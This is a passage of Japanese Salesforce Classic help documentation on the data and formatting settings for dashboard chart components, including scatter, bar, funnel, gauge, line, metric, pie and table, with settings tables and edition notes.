


たとえば、フェーズ滞在期間と商談の活動数との相関関係を表示するには、［商談名］でレポートをグループ分類し、そのグルーピングで散布図をプロットします。続いて、グラフの［X 軸］を［レコード件数］、［Y 軸］を［フェーズ滞在期間］に設定します。グラフには、商談ごとに点が 1 つ表示されます。活動数が多い商談ほどフェーズ滞在期間が短くなるかどうかを一目で把握できます。

散布図には、集計値でグループ化されたデータが表示されるため、レポートには少なくとも1つのグループ化が必要です。サマリー、マトリックス、結合など、グループ化が可能なレポート形式を選択します。また、グラフの軸にデータを表示するために、レポートには少なくとも 1 つの集計項目が必要です。集計項目がないと、グラフの軸にはレコード件数が表示されます。散布図では、ソースレポートから自動的にデータが表示されます。または、グループ化および集計で表示する情報を手動で選択できます。

ソースレポートに含まれる項目	X-軸に自動的に表示されるデータ	Y-軸に自動的に表示されるデータ
集計項目なし	レコード件数。	レコード件数。
1 つ以上の集計項目	最初の集計。	• レコード件数か、レポートグラフの 2 番目の集計。 • ソースレポートに複数の集計がある場合でも、ダッシュボードグラフの最初の集計。ただし、軸に表示する別の集計を手動で選択できます。

これは取引先および商談所有者ごとにグループ化された完了した成立商談に関するレポートです。散布図は年間売上がより高い取引先を開拓できる可能性を示すことができます。



このグラフは次のいくつかの主要な項目を基に作成されています。

1. プロット単位では、最初のレポートグルーピングが自動的に選択されます。［取引先名］が獲得した商談を表示するには 2 番目のグルーピングを手動で選択します。
2. X 軸では、集計項目がない場合はレコード件数を表示し、その他の場合は、最初の集計項目が自動選択されます。集計はさらに有用となり、グラフには［合計成立金額］が表示されます。
3. このY-軸には、手動で選択された集計項目［平均年間売上］が表示されています。
4. デフォルトでは、グループ化単位は設定されていません。レポートに他のグルーピングがあるため、グラフでは手動で選択した［商談所有者］グルーピングでさらにデータがグループ化されます。グラフおよび凡例の色付けされた点はこのグルーピングを示します。

ダッシュボードのコンポーネントの種類の散布図には、次の制限があります。

- 表形式レポートは表示されません。
- 表示ラベルまたは値で並び替えできません。
- 変更できるのは Y 軸の単位の表示方法のみです。

- 手動で定義できるのはY軸の範囲のみです。

関連トピック:

- グラフの種類
- ダッシュボードコンポーネントの変更
- ダッシュボード散布図コンポーネントのデータ設定
- ダッシュボードの散布図グラフコンポーネントの書式設定
- ダッシュボード散布図コンポーネントのデータ設定
- ダッシュボードの散布図グラフコンポーネントの書式設定

ダッシュボードの横棒および縦棒グラフコンポーネントのデータ設定

横棒グラフと縦棒グラフは、1つ以上のレポートグループの値を比較する場合に有用です。[コンポーネントデータ]タブを使用して、縦棒または横棒グラフに表示するグループと集計を選択します。

グラフの軸上に表示する値を選択します。グラフの種類に従って、軸の値は、レポート内で定義されているレコード数、集計項目、またはグルーピングになります。たとえば、各販売フェーズの金額をレポートに表示するには、[X 軸]として[合計金額]、[Y 軸]として[フェーズ]を選択します。グラフには、フェーズごとに横棒が1本ずつ表示され、棒の長さは商談金額の合計に比例します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
X 軸	横棒グラフ、縦棒グラフ、散布図、折れ線グラフの横軸上に表示する値を選択します。グラフの種類に応じて、軸の値は集計項目またはグループにまとめることができます。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]*を選択します。ソースレポートにグラフが含まれる場合、[自動]でグラフで使用している値が選択されます。[この数式をどこに表示しますか?]オプションが[すべての集計レベル]以外のグループ化レベルに設定されているカスタム集計項目にX軸が対応している場合、Y軸と[グルーピング]の選択はそのカスタム集計項目のグループ化レベルに対応する必要があります。
Y 軸	横棒グラフ、縦棒グラフ、散布図、折れ線グラフの縦軸上に表示する値を選択します。グラフの種類に応じて、軸の値は集計項目またはグループにまとめることができます。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]*を選択します。ソースレポートにグラフが含まれる場合、[自動]でグラフで使用している値が選択されます。[この数式をどこに表示しますか?]オプションが[すべての集計レベル]以外のグルーピングレベルに設定されているカスタム集計項目にY軸が対応

設定	説明
	している場合、X 軸とグルーピング選択はカスタム集計項目のグルーピングレベルに対応する必要があります。
グループ化単位	グラフで情報をグループ化する方法を選択します。このオプションは、基礎となるレポートでグループ化が複数使用されている場合にのみ使用できます。ソースレポートのグラフで定義された 2 つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。
組み合わせグラフ	対象のグラフに追加の値を描画するには、このオプションを使用します。選択したグラフの種類で組み合わせグラフが許可されている必要があります。
表示単位	グラフ値を表示する単位を選択します。テーブルコンポーネントの場合、この設定は最初の列にのみ適用されます。最も適した結果を得るために、最適なユニットを Salesforce に選択させるには、[自動] を選択します。
ドリルダウン先	ユーザがダッシュボードコンポーネントをクリックしたときの移動先を選択します。ダッシュボードコンポーネントのフルソースレポート、ユーザがクリックしたグループ、X 軸値、または凡例エントリで絞り込まれたソースレポート、グラフ要素、テーブル要素、軸値、または凡例エントリの詳細ページ、指定した URL のいずれかを選択できます(「mailto:」または「javascript:」で始まる URL は使用できません)。条件設定済みおよびレコード詳細ページドリルダウンは、200 個を超える値のあるダッシュボードグラフを表示する場合には使用できません。

関連トピック:

ダッシュボードの棒グラフコンポーネントの書式設定

ダッシュボードのじょうごグラフコンポーネントのデータ設定

じょうごグラフは、複数のフェーズを通じた商談の流れを表示する場合に有用です。

グラフの軸上に表示する値を選択します。グラフの種類に従って、軸の値は、レポート内で定義されているレコード数、集計項目、またはグルーピングになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
表示単位	グラフ値を表示する単位を選択します。テーブルコンポーネントの場合、この設定は最初の列にのみ適用されます。最も適した結果を得るために、最適なユニットを Salesforce に選択させるには、[自動] を選択します。
ドリルダウン先	ユーザがダッシュボードコンポーネントをクリックしたときの移動先を選択します。ダッシュボードコンポーネントのフルソースレポート、ユーザがクリックしたグループ、X 軸値、または凡例エントリで絞り込まれたソースレポート、グラフ要素、テーブル要素、軸値、または凡例エントリの詳細ページ、指定した URL のいずれかを選択できます(「mailto:」または「javascript:」で始まる

設定	説明
	URL は使用できません)。条件設定済みおよびレコード詳細ページドリルダウンは、200 個を超える値のあるダッシュボードグラフを表示する場合には使用できません。
値	円グラフ、ドーナツグラフ、じょうごグラフ、ゲージ、または総計値に値として何を表示するかを選択します。ソースレポートのグラフで定義された 2 つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動]でグラフで使用している値が選択されます。ゲージと総計値では、[自動]では最初の集計項目の値が表示されます。
区分	じょうごグラフに区分として何を表示するか選択します。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動] でグラフで使用している値が選択されます。

関連トピック:

じょうごダッシュボードコンポーネントの書式設定

ダッシュボード散布図コンポーネントのデータ設定

散布図には、1つまたは2つのグループのレポートデータと集計が表示され便利です。散布図のこれらのデータ設定は、[コンポーネントデータ]の下にあるダッシュボードコンポーネントエディタで使用できます。

表示されるデータをユーザが理解しやすいように、スケールをグループ化して設定します。

設定	説明
プロット単位	グラフで表示するグループを選択します。常に最初のグループを使用するか、またはソースレポートのグラフの内容を使用するには、[自動] を選択します。
X 軸	横軸上に表示する値を選択します。
Y 軸	横棒グラフ、縦棒グラフ、散布図、折れ線グラフの縦軸上に表示する値を選択します。グラフの種類に応じて、軸の値は集計項目またはグループにまとめることができます。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動]でグラフで使用している値が選択されます。[この数式をどこに表示しますか?] オプションが [すべての集計レベル] 以外のグルーピングレベルに設定されているカスタム集計項目に Y 軸が対応している場合、X 軸とグルーピング選択はカスタム集計項目のグルーピングレベルに対応する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
グループ化単位	グラフで情報をグループ化する方法を選択します。このオプションは、基礎となるレポートでグループ化が複数使用されている場合にのみ使用できます。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。
表示単位	グラフのY軸に表示する値の測定単位を変更します。
ドリルダウン先	グラフをクリックするとユーザが移動する場所を選択します。オプションにはソースレポート、条件設定済みソースレポート、レコード詳細ページ、または指定のURLがあります。条件設定済みレポートオプションおよびレコード詳細ページのオプションは、グラフに200個を超える値がある場合は使用できません。

関連トピック:

- 散布図
- ダッシュボードコンポーネントの変更
- ダッシュボードの散布図グラフコンポーネントの書式設定

ダッシュボードのゲージコンポーネントのデータ設定

ゲージは、ゴール達成までの距離を表示するために使用されます。クローズした案件など、単一値を表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
値	円グラフ、ドーナツグラフ、じょうごグラフ、ゲージ、または総計値に値として何を表示するかを選択します。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動] でグラフで使用している値が選択されます。ゲージと総計値では、[自動] では最初の集計項目の値が表示されます。
表示単位	グラフ値を表示する単位を選択します。テーブルコンポーネントの場合、この設定は最初の列にのみ適用されます。最も適した結果を得るために、最適なユニットをSalesforceに選択させるには、[自動] を選択します。
ドリルダウン先	ユーザがダッシュボードコンポーネントをクリックしたときの移動先を選択します。ダッシュボードコンポーネントのフルソースレポート、ユーザがクリックしたグループ、X軸値、または凡例エントリで絞り込まれたソースレポート、グラフ要素、テーブル要素、軸値、または凡例エントリの詳細ページ、指定したURLのいずれかを選択できます(「mailto:」または「javascript:」で始まるURLは使用できません)。条件設定済みおよびレコード詳細ページ

設定	説明
	ドリルダウンは、200 個を超える値のあるダッシュボードグラフを表示する場合には使用できません。

関連トピック:

ダッシュボードのゲージコンポーネントの書式設定

ダッシュボードの折れ線グラフコンポーネントのデータ設定

折れ線グラフは、経時的なデータを表示する場合に有用です。

たとえば、毎月作成されるリード数をレポートに表示するには、レコード件数を [Y 軸]、作成月を [X 軸] として設定します。グラフには、各月のレコード件数の合計に関連付けられた折れ線が 1 本表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
Y 軸	横棒グラフ、縦棒グラフ、散布図、折れ線グラフの縦軸上に表示する値を選択します。グラフの種類に応じて、軸の値は集計項目またはグループにまとめることができます。ソースレポートのグラフで定義された 2 つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動] でグラフで使用している値が選択されます。[この数式をどこに表示しますか?] オプションが [すべての集計レベル] 以外のグルーピングレベルに設定されているカスタム集計項目に Y 軸が対応している場合、X 軸とグルーピング選択はカスタム集計項目のグルーピングレベルに対応する必要があります。
X 軸	横棒グラフ、縦棒グラフ、散布図、折れ線グラフの横軸上に表示する値を選択します。グラフの種類に応じて、軸の値は集計項目またはグループにまとめることができます。ソースレポートのグラフで定義された 2 つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動] でグラフで使用している値が選択されます。[この数式をどこに表示しますか?] オプションが [すべての集計レベル] 以外のグループ化レベルに設定されているカスタム集計項目に X 軸が対応している場合、Y 軸と [グルーピング] の選択はそのカスタム集計項目のグループ化レベルに対応する必要があります。

設定	説明
グループ化単位	グラフで情報をグループ化する方法を選択します。このオプションは、基礎となるレポートでグループ化が複数使用されている場合にのみ使用できます。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。
組み合わせグラフ	対象のグラフに追加の値を描画するには、このオプションを使用します。選択したグラフの種類で組み合わせグラフが許可されている必要があります。
表示単位	グラフ値を表示する単位を選択します。テーブルコンポーネントの場合、この設定は最初の列にのみ適用されます。最も適した結果を得るために、最適なユニットをSalesforceに選択させるには、[自動]を選択します。
ドリルダウン先	ユーザがダッシュボードコンポーネントをクリックしたときの移動先を選択します。ダッシュボードコンポーネントのフルソースレポート、ユーザがクリックしたグループ、X軸値、または凡例エントリで絞り込まれたソースレポート、グラフ要素、テーブル要素、軸値、または凡例エントリの詳細ページ、指定したURLのいずれかを選択できます(「mailto:」または「javascript:」で始まるURLは使用できません)。条件設定済みおよびレコード詳細ページドリルダウンは、200個を超える値のあるダッシュボードグラフを表示する場合には使用できません。

関連トピック:

ダッシュボードの折れ線グラフコンポーネントの書式設定

ダッシュボードの総計値コンポーネントのデータ設定

[コンポーネントデータ]タブの設定で、ダッシュボード総計値コンポーネントが表示データをどのように取得し、管理するかを定義します。

設定	説明
値	円グラフ、ドーナツグラフ、じょうごグラフ、ゲージ、または総計値に値として何を表示するかを選択します。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動]でグラフで使用している値が選択されます。ゲージと総計値では、[自動]では最初の集計項目の値が表示されます。
表示単位	グラフ値を表示する単位を選択します。テーブルコンポーネントの場合、この設定は最初の列にのみ適用されます。最も適した結果を得るために、最適なユニットをSalesforceに選択させるには、[自動]を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
ドリルダウン先	ユーザがダッシュボードコンポーネントをクリックしたときの移動先を選択します。ダッシュボードコンポーネントのフルソースレポート、ユーザがクリックしたグループ、X 軸値、または凡例エントリで絞り込まれたソースレポート、グラフ要素、テーブル要素、軸値、または凡例エントリの詳細ページ、指定したURLのいずれかを選択できます(「mailto:」または「javascript:」で始まるURLは使用できません)。条件設定済みおよびレコード詳細ページドリルダウンは、200 個を超える値のあるダッシュボードグラフを表示する場合には使用できません。

関連トピック:

ダッシュボードの総計値コンポーネントの書式設定

ダッシュボードの円およびドーナツグラフコンポーネントのデータ設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

円グラフまたはドーナツグラフは、さまざまな数量の相対的な構成比を表示するのに適しています。[コンポーネントデータ]タブを使用して、円グラフまたはドーナツグラフで比較する値を選択します。

円グラフは、複数のグループが存在し、合計に対する各グループの個別値の比率を表示する場合に使用します。

たとえば、ケース状況別のケースキューの分類をレポートに表示するには、[値]を表すレコード件数と[系列]を表す状況を設定します。グラフには、系列で構成された円が表示され、各系列はあるケース状況のケースを示します。

設定	説明
値	円グラフ、ドーナツグラフ、じょうごグラフ、ゲージ、または総計値に値として何を表示するかを選択します。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動]でグラフで使用している値が選択されます。ゲージと総計値では、[自動]では最初の集計項目の値が表示されます。
系列	円グラフまたはドーナツグラフに系列として何を表示するか選択します。ソースレポートのグラフで定義された2つ目のグルーピング項目または集計項目を使用するには、*[自動]* を選択します。ソースレポートにグラフが含まれる場合、[自動]でグラフで使用している値が選択されます。
表示単位	グラフ値を表示する単位を選択します。テーブルコンポーネントの場合、この設定は最初の列にのみ適用されます。最も適した結果を得るために、最適なユニットを Salesforce に選択させるには、[自動] を選択します。

設定	説明
ドリルダウン先	ユーザがダッシュボードコンポーネントをクリックしたときの移動先を選択します。ダッシュボードコンポーネントのフルソースレポート、ユーザがクリックしたグループ、X 軸値、または凡例エントリで絞り込まれたソースレポート、グラフ要素、テーブル要素、軸値、または凡例エントリの詳細ページ、指定した URL のいずれかを選択できます (「mailto:」または「javascript:」で始まる URL は使用できません)。条件設定済みおよびレコード詳細ページドリルダウンは、200 個を超える値のあるダッシュボードグラフを表示する場合には使用できません。

関連トピック:

円およびドーナツダッシュボードコンポーネントの書式設定

ダッシュボードのテーブルコンポーネントのデータ設定

テーブルコンポーネントには、ダッシュボードのカスタムレポートからデータの列が表示されます。[コンポーネントデータ]タブの設定で、テーブルコンポーネントが表示データをどのように取得し、管理するかを制御します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
表示単位	グラフ値を表示する単位を選択します。テーブルコンポーネントの場合、この設定は最初の列にのみ適用されます。最も適した結果を得るために、最適なユニットを Salesforce に選択させるには、[自動] を選択します。
ドリルダウン先	ユーザがダッシュボードコンポーネントをクリックしたときの移動先を選択します。ダッシュボードコンポーネントのフルソースレポート、ユーザがクリックしたグループ、X軸値、または凡例エントリで絞り込まれたソースレポート、グラフ要素、テーブル要素、軸値、または凡例エントリの詳細ページ、指定した URL のいずれかを選択できます (「mailto:」または「javascript:」で始まる URL は使用できません)。条件設定済みおよびレコード詳細ページドリルダウンは、200個を超える値のあるダッシュボードグラフを表示する場合には使用できません。

関連トピック:

ダッシュボードのテーブルコンポーネントの書式設定

ダッシュボードのグラフコンポーネントのビジュアル設定

共有するデータに適したグラフの種類を選択し、データを最も効果的に伝えるビジュアル設定を適用します。

1. ダッシュボードの棒グラフコンポーネントの書式設定
   横棒グラフと縦棒グラフは、1つ以上のレポートグループの値を比較する場合に有用です。表示されるデータを理解しやすいように、スケールと並び替えを設定します。
2. じょうごダッシュボードコンポーネントの書式設定
   色を使用して、じょうごグラフで複数のフェーズを通じた値の状況を表示します。
3. ダッシュボードの散布図グラフコンポーネントの書式設定
   散布図には、1つまたは2つのグループのレポートデータと集計が表示され便利です。散布図のこれらの設定は、[フォーマッティング] の下にあるダッシュボードコンポーネントエディタで使用できます。
4. ダッシュボードのゲージコンポーネントの書式設定
   追跡している項目の現在の値をユーザが解釈しやすいように、ゲージコンポーネントの区切り点と色を設定します。
5. ダッシュボードの折れ線グラフコンポーネントの書式設定
   折れ線グラフは、経時的なデータを表示する場合に有用です。折れ線グラフのデータをユーザが理解しやすいように、並び替えとスケールを設定します。
6. ダッシュボードの総計値コンポーネントの書式設定
   総計値コンポーネントは、ある時点の 1 つの値を表示します。ユーザが総計値コンポーネントのデータを理解しやすいように、色を使用します。
7. 円およびドーナツダッシュボードコンポーネントの書式設定
   円グラフは、さまざまな数量の相対的な構成比を表示するのに適しています。[フォーマッティング] タブを使用して、円グラフの各区分の設定方法と表示ラベルを選択します。
8. ダッシュボードのテーブルコンポーネントの書式設定
   テーブルコンポーネントには、ダッシュボードのカスタムレポートからデータの列が表示されます。テーブルに表示されるレポートデータをユーザが解釈しやすいように、色とスケールを使用できます。

ダッシュボードの棒グラフコンポーネントの書式設定

横棒グラフと縦棒グラフは、1つ以上のレポートグループの値を比較する場合に有用です。表示されるデータを理解しやすいように、スケールと並び替えを設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
行を並び替え	並び替えの基準になる要素を選択して、横棒グラフの横軸、または縦棒グラフの縦軸で最初に表示する要素を決定します。テーブルの場合、行のラベルまたは値で昇順または降順となるように、デフォルトの 2 列テーブルの並び替え順を選択します。
表示する最大件数	横棒グラフの横軸、縦棒グラフの縦軸、または積み上げ棒グラフの選択した軸の最上位グループに含める要素の最大数を設定します。テーブルの場合、含める最大行数を設定します。たとえば、上位5名の営業担当者のみを表示する場合は、所有者別

設定	説明
	の合計商談額を表す商談レポートを作成し、この項目に「*5*」と入力します。
凡例の表示位置	グラフに対して、凡例を表示する位置を選択します。
Chatter 写真を表示	ユーザまたはグループの名前項目によってソースレポートがグループ化されている横棒グラフコンポーネントに、最大 20 レコードの Chatter 写真を表示します。写真を含むレコードが 20 件より多くある場合は、写真ではなくレコード名が表示されます。写真を表示するには、［グルーピング表示］で *［なし］* に設定します。［ドリルダウン先］オプションを *［レコード詳細ページ］* に設定すると、写真をクリックしたときにユーザプロファイルやグループページに直接移動できます。写真を表示するには、Chatter を有効にする必要があります。組織の設定に応じて、テーブルやグラフで写真が表示されない場合があります。
値を表示	グラフの個々のレコードまたはグループの値を表示します。これは、特定のグラフの種類にのみ適用されます。
フロート表示を有効化	グラフ上にマウスを置いたときに、値、ラベル、およびパーセントを表示します。詳細のフロート表示はグラフの種類によって異なります。パーセントは、円グラフ、ドーナツグラフ、およびじょうごグラフのみに適用されます。グラフのデータポイントが 200 個を超える場合、フロート表示は無効になります。

じょうごダッシュボードコンポーネントの書式設定

色を使用して、じょうごグラフで複数のフェーズを通じた値の状況を表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
行を並び替え	並び替えの基準になる要素を選択して、横棒グラフの横軸、または縦棒グラフの縦軸で最初に表示する要素を決定します。テーブルの場合、行のラベルまたは値で昇順または降順となるように、デフォルトの 2 列テーブルの並び替え順を選択します。
表示する最大件数	横棒グラフの横軸、縦棒グラフの縦軸、または積み上げ棒グラフの選択した軸の最上位グループに含める要素の最大数を設定します。テーブルの場合、含める最大行数を設定します。たとえば、上位 5 名の営業担当者のみを表示する場合は、所有者別の合計商談額を表す商談レポートを作成し、この項目に「*5*」と入力します。
凡例の表示位置	グラフに対して、凡例を表示する位置を選択します。
小グループを「その他」グループと組み合わせる	カスタムテーブルを作成するには、このリンクをクリックします。［表示する最大件数］項目に入力した値が投入され、最初の 2 つの列には、デフォルトの列が自動入力されます。テーブルをカスタマイズするには、ソースレポート

設定	説明
	は集計またはマトリックス形式であり、グラフが含まれている必要があります。
値を表示	グラフの個々のレコードまたはグループの値を表示します。これは、特定のグラフの種類にのみ適用されます。
区分の表示 （%）	じょうごグラフの各区分のパーセント値を表示します。
フロート表示を有効化	グラフ上にマウスを置いたときに、値、ラベル、およびパーセントを表示します。詳細のフロート表示はグラフの種類によって異なります。パーセントは、円グラフ、ドーナツグラフ、およびじょうごグラフのみに適用されます。グラフのデータポイントが 200 個を超える場合、フロート表示は無効になります。

ダッシュボードの散布図グラフコンポーネントの書式設定

散布図には、1つまたは2つのグループのレポートデータと集計が表示され便利です。散布図のこれらの設定は、[フォーマッティング]の下にあるダッシュボードコンポーネントエディタで使用できます。

次の設定を使用して、ダッシュボードの散布図に表示されるデータを微調整します。

設定	説明
行を並び替え	現在、並び替えは使用できません。
表示する最大件数	グラフに表示するドットの最大数を選択します。たとえば、5と設定した場合は、グラフに5個のドットが表示されます。これらは、散布図の[プロット単位]項目で使用されているグループの昇順で上位 5 個の値です。
軸範囲	自動範囲を保持するか、手動で範囲を設定し、Y軸範囲の最小および最大の値を入力します。これらの値が手動で設定した範囲外である場合は、Y軸はこれらの値を含むように拡張されます。
凡例の表示位置	グラフに対して、凡例を表示する位置を選択します。
詳細のフロート表示	グラフ上にマウスを置いたときに、値またはラベルを表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ダッシュボードのゲージコンポーネントの書式設定

追跡している項目の現在の値をユーザが解釈しやすいように、ゲージコンポーネントの区切り点と色を設定します。

必要に応じて、最大 3 個の値の範囲と色を定義して条件付き強調表示を設定します。スケールの最小値と最大値も設定する必要があります。強調表示を設定してコンポーネントをフォローし、値がしきい値に達したら Chatter フィードでアラートを受け取るようにする必要があります。

設定	説明
最小	グラフの最小値です。
ローレンジの色	最初のブレークポイントまでの低い数値範囲を示す色を選択します。
ブレークポイント 1	ダッシュボード上でミドルレンジの色とハイレンジの色を分割する値です。
ミドルレンジの色	最初のブレークポインと 2 番目のブレークポイントのミドルレンジを示す色を選択します。
ブレークポイント 2	グラフをレポートの上か下に置きます。
ハイレンジの色	2 番目のブレークポイントまでの高い数値範囲を示す色を選択します。
最大	グラフの最大値です。
% を表示	円グラフおよびドーナツグラフの各系列、またはじょうごグラフの各区分のパーセント値を表示します。ゲージの場合、針が指している点のパーセント値を表示します。
合計を表示	グラフの合計値を表示します。テーブルの場合、数値項目および現在の集計項目の合計を含めます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

ダッシュボードコンポーネントの変更

ダッシュボードの折れ線グラフコンポーネントの書式設定

折れ線グラフは、経時的なデータを表示する場合に有用です。折れ線グラフのデータをユーザが理解しやすいように、並び替えとスケールを設定します。

設定	説明
行を並び替え	並び替えの基準になる要素を選択して、横棒グラフの横軸、または縦棒グラフの縦軸で最初に表示する要素を決定します。テーブルの場合、行のラベルまたは値で昇順または降順となるように、デフォルトの2列テーブルの並び替え順を選択します。
表示する最大件数	横棒グラフの横軸、縦棒グラフの縦軸、または積み上げ棒グラフの選択した軸の最上位グループに含める要素の最大数を設定します。テーブルの場合、含める最大行数を設定します。たとえば、上位5名の営業担当者のみを表示する場合は、所有者別の合計商談額を表す商談レポートを作成し、この項目に「5」と入力します。
Y 軸の範囲	棒グラフ、折れ線グラフ、または縦棒グラフの縦軸の軸の範囲を手動、自動のどちらで設定するかを選択します。手動で設定する場合は、表示する軸の最大値および最小値を入力します。設定した範囲外にデータポイントがあると、グラフの生成時にそうした値も含まれるように軸が自動的に拡張されます。
凡例の表示位置	グラフに対して、凡例を表示する位置を選択します。
フロート表示を有効化	グラフ上にマウスを置いたときに、値、ラベル、およびパーセントを表示します。詳細のフロート表示はグラフの種類によって異なります。パーセントは、円グラフ、ドーナツグラフ、およびじょうごグラフのみに適用されます。グラフのデータポイントが200個を超える場合、フロート表示は無効になります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ダッシュボードの総計値コンポーネントの書式設定

総計値コンポーネントは、ある時点の 1 つの値を表示します。ユーザが総計値コンポーネントのデータを理解しやすいように、色を使用します。

必要に応じて、最大 3 個の値の範囲と色を定義して条件付き強調表示を設定します。強調表示を設定してコンポーネントをフォローし、値がしきい値に達したら Chatter フィードでアラートを受け取るようにする必要があります。

メモ:

- 総計の横にある空のテキスト項目をクリックして、コンポーネントに総計値表示ラベルを直接入力します。

エディション

使用可能なエディション: Salesforce Classic

